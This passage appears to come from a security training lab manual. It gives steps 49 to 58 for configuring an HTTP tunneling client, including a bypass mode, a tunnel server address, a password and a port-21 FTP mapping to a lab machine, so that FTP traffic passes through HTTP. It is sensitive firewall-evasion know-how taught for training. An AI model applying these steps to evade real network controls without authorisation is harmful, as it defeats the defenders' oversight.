
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.

50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.


51. Enter the password **magic** into the **Password** field.



52. Select the **Port mapping** tab, and click **Add** to create a new mapping.



53. Right-click the **New mapping** node, and click **Edit**.




54. Rename this as **ftp test** (you can enter the name of your choice).

55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.

56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.


57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

Note: **10.10.1.11** specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.



58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.

